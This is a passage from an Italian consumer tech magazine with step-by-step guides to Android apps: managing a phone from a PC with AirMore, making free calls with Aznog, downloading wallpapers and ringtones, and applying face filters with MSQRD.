

Ora che l'app è installata, dal nostro PC apriamo apriamo il browser che preferiamo e raggiungiamo la pagina Web **airmore.com/web**. Torniamo allo smartphone e, una volta avviata l'applicazione, tappiamo **Scannerizzare QR** così da inquadrare il codice visualizzato sul monitor del computer.

03 L'INTERFACCIA

Pochi secondi e accediamo automaticamente alla schermata principale di AirMore. La cosa che salta subito all'occhio è la pulizia: sulla sinistra troviamo le icone con le funzionalità, al centro le informazioni sul dispositivo collegato.

04 IN DIRETTA SU ANDROID



Una delle funzionalità più gradite è la visualizzazione del display dello smartphone direttamente in una finestra del PC. Dall'interfaccia principale di AirMore clicchiamo sull'icona **Riflettore** e sullo smartphone diamo poi conferma del mirroring.

Come uno smartphone, ma sul computer!

Scopriamo come gestire foto, documenti e file dello smartphone direttamente dal PC

01 FOTO A PORTATA DI CLIC



Dalla sezione laterale che troviamo sulla sinistra, toccando sull'icona **Foto** avremo pieno accesso alla relativa cartella del nostro telefono. A questo punto potremo non solo visualizzarle, ma anche cancellarle o scaricarle direttamente sul computer.

02 "TI RISPONDO DAL PC"

SMS e MMS sono sempre a portata di mouse: nella sezione **Messaggi** si può interagire con i messaggi di testo ricevuti e inviati, proprio come sul telefono. Possiamo anche salvarli sul PC ed effettuare un comodo backup (che male non fa!).

03 GESTIONE DELLE APP

Da **App** accediamo a una completa libreria contenente tutte le applicazioni installate nel device. Possiamo non solo installare a mano eventuali file **.apk**, ma anche disinstallare le app di sistema (ma solo se abbiamo effettuato il root sul dispositivo).

04 TUTTO SOTTO CONTROLLO

Qualora volessimo fare un po' di pulizia nella memoria del telefono, ci verrà in aiuto la sezione **File** dalla quale avremo pieno accesso al file system. Attenzione però: la modifica o la cancellazione di file di sistema potrebbe causare grossi problemi.

05 CONDIVISIONI LAMPO!

Una facilitazione della precedente sezione è la scheda **Documenti**. Qualunque file, siano essi documenti office o archivi compressi (ad esempio gli allegati delle e-mail), si può scaricare sul computer o caricare direttamente sul dispositivo mobile.

06 TOOL EXTRA

Strumenti è una comoda utility che gli sviluppatori di AirMore ci mettono a disposizione. Possiamo così utilizzare Web app esterne per convertire filmati nel formato che desideriamo, scaricare video dai principali siti Internet e tanto altro ancora.

TELEFONA GRATIS IN TUTTO IL MONDO

Una nuova app Android permette di chiamare senza spese anche a chi non è connesso alla Rete, compresi i numeri fissi. Ecco come funziona

Effettuare telefonate via Internet non è certo una novità, tanto meno dal cellulare: ci siamo accostati a questa tecnologia con Skype e poi è diventata norma sullo smartphone con WhatsApp, Viber e tante altre app. **Aznog**, però, ha una particolarità: consente di telefonare via Internet in tutto il mondo in modo assolutamente gratuito anche a chi non è connesso alla Grande Rete. Quindi, anche i numeri fissi e mobili privi di connessione. Solo chi chiama deve essere connesso! Potremo così sentire senza costi di alcun tipo, contattare i parenti oltreoceano o gli amici in giro per il mondo. L'unica limitazione è sulla durata delle telefonate, solo 2 minuti. Nulla però vieta, alla scadenza del tempo, di ritelefonare e continuare a parlare.


Un'app ed hai smesso di ricaricare il credito


Ecco come installare Aznog sul tuo smartphone Android ed effettuare la prima chiamata gratuita

01 SETUP DELL'APP

Verifichiamo che lo smartphone Android sia connesso a Internet (tramite la rete 3G/4G o un hotspot Wi-Fi) accediamo al **Play Store** e cerchiamo **Aznog**. Tappiamo poi sul pulsante **Installa** e successivamente su **Accetto**. In pochi secondi l'applicazione verrà scaricata e installata sul device. Al termine dell'operazione, avviamo l'app.

02 REGISTRIAMOCI

Avviamo l'applicazione appena installata. Nella schermata iniziale troviamo il logo dell'app e un campo: è qui che dobbiamo inserire il nostro numero di telefono per iscriverci al servizio Aznog. Digitiamo quindi il nostro numero di telefono, verifichiamo che nel menu sopra di esso sia selezionata la voce **Italia** e tappiamo sulla freccia verde di fianco.

03 LA VERIFICA

Il servizio ci invierà un messaggio SMS per verificare che il numero inserito sia effettivamente il nostro: appena lo riceveremo il sistema lo rileverà in automatico copiandolo nell'apposito spazio. Da questo momento in poi siamo iscritti al servizio. Nella schermata seguente inseriamo gli altri dettagli personali richiesti e proseguiamo.

04 CONTATTI E NUMERI

In pochi secondi l'app importa i nostri contatti presenti nella rubrica telefonica del device Android: nel tab **CONTACTS** troveremo tutti i numeri salvati. Basta tappare su uno di essi per chiamarlo gratuitamente (non importa se è iscritto ad Aznog o meno). Toccando **DIALER** potremmo comporre manualmente un numero.

FAI IL PIENO DI SFONDI E SUONERIE!

Migliaia di wallpaper, musiche e giochi gratuiti sono pronti per essere scaricati: ecco le app definitive che te li mettono tutti a disposizione

Lo sfondo del nostro smartphone Android, magari identico da almeno un anno, ci ha stancato? Così come la suoneria che non abbiamo mai cambiato fin dall'acquisto del telefonino? Beh, se la risposta a questi quesiti è positiva, non abbiamo grosse scelte: è arrivato il momento di dare una rinfrescata al look del nostro prezioso smartphone, scegliendo uno sfondo ed una suoneria all'ultimo grido. Sul Play Store ci sono decine e decine di applicazioni che fanno al caso nostro. Noi abbiamo deciso di puntare i riflettori su due delle soluzioni più rapide, complete e gratuite che ci permetteranno di dare un tocco personale al nostro telefonino. Cos'altro aspettiamo? Rimbocchiamoci subito le maniche e che la personalizzazione abbia inizio!

"Di che sfondo sei?"

Scarica subito l'app perfetta per trovare il wallpaper che fa al caso tuo

01 LA GIUSTA APP

Dal nostro smartphone o tablet Android connesso a Internet (tramite la rete mobile o una connessione wireless), accediamo al **Play Store** e da qui ricerchiamo l'app (rigorosamente gratuita) **Sfondi HD (Backgrounds HD)**. Come al solito, tappiamo sul pulsante **Installa** ed attendiamo che il download dell'app venga completato.

02 SFONDI PER CATEGORIA

Al termine del download dell'app, avviamo **Sfondi HD** per vedere apparire la sua semplice interfaccia grafica che ci mette tutto a portata di tap. Premiamo sul pulsante **Categorie** per esplorare tutti gli sfondi opportunamente catalogati a seconda della categoria di appartenenza (**Animali, Cibo, Città, Costruzioni, ecc.**). Quale preferiamo?

03 RICERCA MIRATA

L'applicazione ci mette a disposizione anche un comodo motore di ricerca. Tappiamo sull'apposita icona presente in alto a destra dell'interfaccia grafica e digitiamo un tag di appartenenza (ad esempio il nome di una città che amiamo tanto o il nome di animale). Per vedere apparire i risultati, ci basta confermare la ricerca.

04 TUTTO PRONTO!

Quando avremo trovato lo sfondo che più ci soddisfa (considerata la quantità di wallpaper disponibili la ricerca potrebbe durare anche ore!), ci basta tappare su **Scarica** per salvare l'immagine nella memoria del device. Per settarla come wallpaper, invece, tappiamo su **Imposta come sfondo.** Possiamo quindi goderci la nostra nuova home screen!


Wallpaper e suonerie a gogò

Scegliere la giusta suoneria non è affatto semplice. Con quest'app hai davvero l'imbarazzo della scelta

01 SUL PLAY STORE

Accediamo al Play Store (ovviamente, anche in questo caso il nostro device Android deve essere connesso a Internet) e da qui ricerchiamo l'app **Suonerie e sfondi per me.** Scarichiamo ed installiamo l'app con un tap sul pulsante **Installa.** Al termine, avviamo l'applicazione appena scaricata.

02 MILLE WALLPAPER!

Ci ritroviamo dunque nell'interfaccia principale dell'app. Nel primo tab a sinistra (nominato come **Sfondi**) possiamo esplorare migliaia di wallpaper differenti pronti per essere scaricati gratis. Come nel caso dell'app scoperta poco fa, anche qui gli sfondi sono divisi per categoria di appartenenza.

03 DOWNLOAD IN CORSO

Non appena avremo trovato uno sfondo che ci aggrada e che riteniamo perfetto per la nostro home screen, per settarlo ci basta tappare sul pulsante rosso + e scegliere **Fisso** (per visualizzare l'immagine nella singola home) o **Larghezza** (per farlo scorrere lungo le varie home disponibili). È una questione di gusto personale o di dimensione dell'immagine.

04 UNA NUOVA SUONERIA

Ritorniamo all'interfaccia grafica principale dell'app e da qui spostiamoci nel tab **Suonerie** (il secondo a partire da sinistra). Anche in questo caso, tutti i contenuti sono divisi per categorie (principalmente, il genere musicale di appartenenza). Per ascoltare un'anteprima della suoneria selezionata, possiamo tappare sul nome della stessa.

05 NOTIFICA O SVEGLIA?

Quando avremo trovato una suoneria che riteniamo all'altezza di essere scaricata ed utilizzata sul nostro smartphone, tappiamo sul pulsante rosso + e da qui scegliamo una fra le opzioni disponibili (**Scarica, Imposta suono di notifica, Imposta suono di allarme** o **Imposta suoneria**): possiamo quindi utilizzarla come allarme o come notifica di SMS o chiamate.

06 ANCHE I GIOCHI!

L'app mette a disposizione anche una selezione di giochi (tutti rigorosamente gratuiti) che possono essere scaricati direttamente, senza passare prima dal Play Store (dunque, una sorta di market alternativo ma gratuito). Per dare un'occhiata a quelli disponibili e procedere al download, ci basta raggiungere dall'interfaccia principale dell'app il tab **Giochi.**

IL SELFIE CHE NON TI ASPETTI

Con la giusta app Android puoi realizzare autoscatti davvero divertenti. Il tuo volto si trasforma in quello di simpatici animali, di personaggi d'epoca e di strane creature

Viviamo nell'epoca dei selfie e dello "scatto compulsivo": ogni occasione è buona per realizzare un autoscatto che ci ritragga accanto ad un amico, al nostro partner, ad un monumento o qualsiasi altra cosa riteniamo interessante. E questa selfie-mania ormai davvero dilangante sta finendo per standardizzare ogni foto che vediamo sui social network o in giro per il Web. Ci vorrebbe qualcosa per rendere davvero unici ed interessanti i nostri selfie. Qualcosa per distinguerci dalla massa. E questo plus oggi si chiama **Masquerade (MSQRD)** ed è una nuova app Android che ci permette di applicare divertenti effetti al nostro volto mentre scattiamo un selfie o registriamo un video. Scopriamo come utilizzarla e stupiamo subito tutti i nostri amici!

Un tap ed il selfie è pronto!

Scarichiamo l'app e iniziamo subito ad utilizzarla

01 SUL PLAY STORE

Verifichiamo che il nostro smartphone o tablet Android sia connesso a Internet (tramite la rete 3G/4G o un hotspot Wi-Fi) e accediamo al **Play Store**. Da qui, ricerchiamo l'app gratuita **MSQRD**. Tappiamo quindi sul pulsante **Installa** e attendiamo che l'applicazione venga scaricata ed installata sul nostro device (sono necessari solo pochi secondi).

02 I GIUSTI PERMESSI

Al termine, avviamo MSQRD: una nuova finestra di dialogo ci chiederà di assegnare i giusti permessi all'app: affinché tutto funzioni, infatti, è necessario consentire la registrazione video, audio e la possibilità di scattare foto. Senza questi permessi, infatti, non potremmo realizzare video o foto selfie. Tappiamo quindi su **Consenti**.

03 SELFIE UNICI!

Appare quindi l'interfaccia grafica principale di MSQRD. Tutto è molto semplice e basilare, proprio come ci si aspetta da un'app di questa tipologia. Ci basta scorrere tra i vari effetti disponibili e puntare la fotocamera verso il nostro volto per vedere in anteprima live il risultato ottenuto. Inoltre, è possibile fare selfie di coppia invertendo i volti!

04 RISULTATO CONDIVISO

Tappando sui rispettivi pulsanti, abbiamo la possibilità di scattare una foto o registrare un breve video-selfie. Al termine della registrazione (o dell'acquisizione della foto), possiamo condividere il risultato sui social network o inviarlo privatamente ad un nostro amico tramite WhatsApp, Messenger o posta elettronica.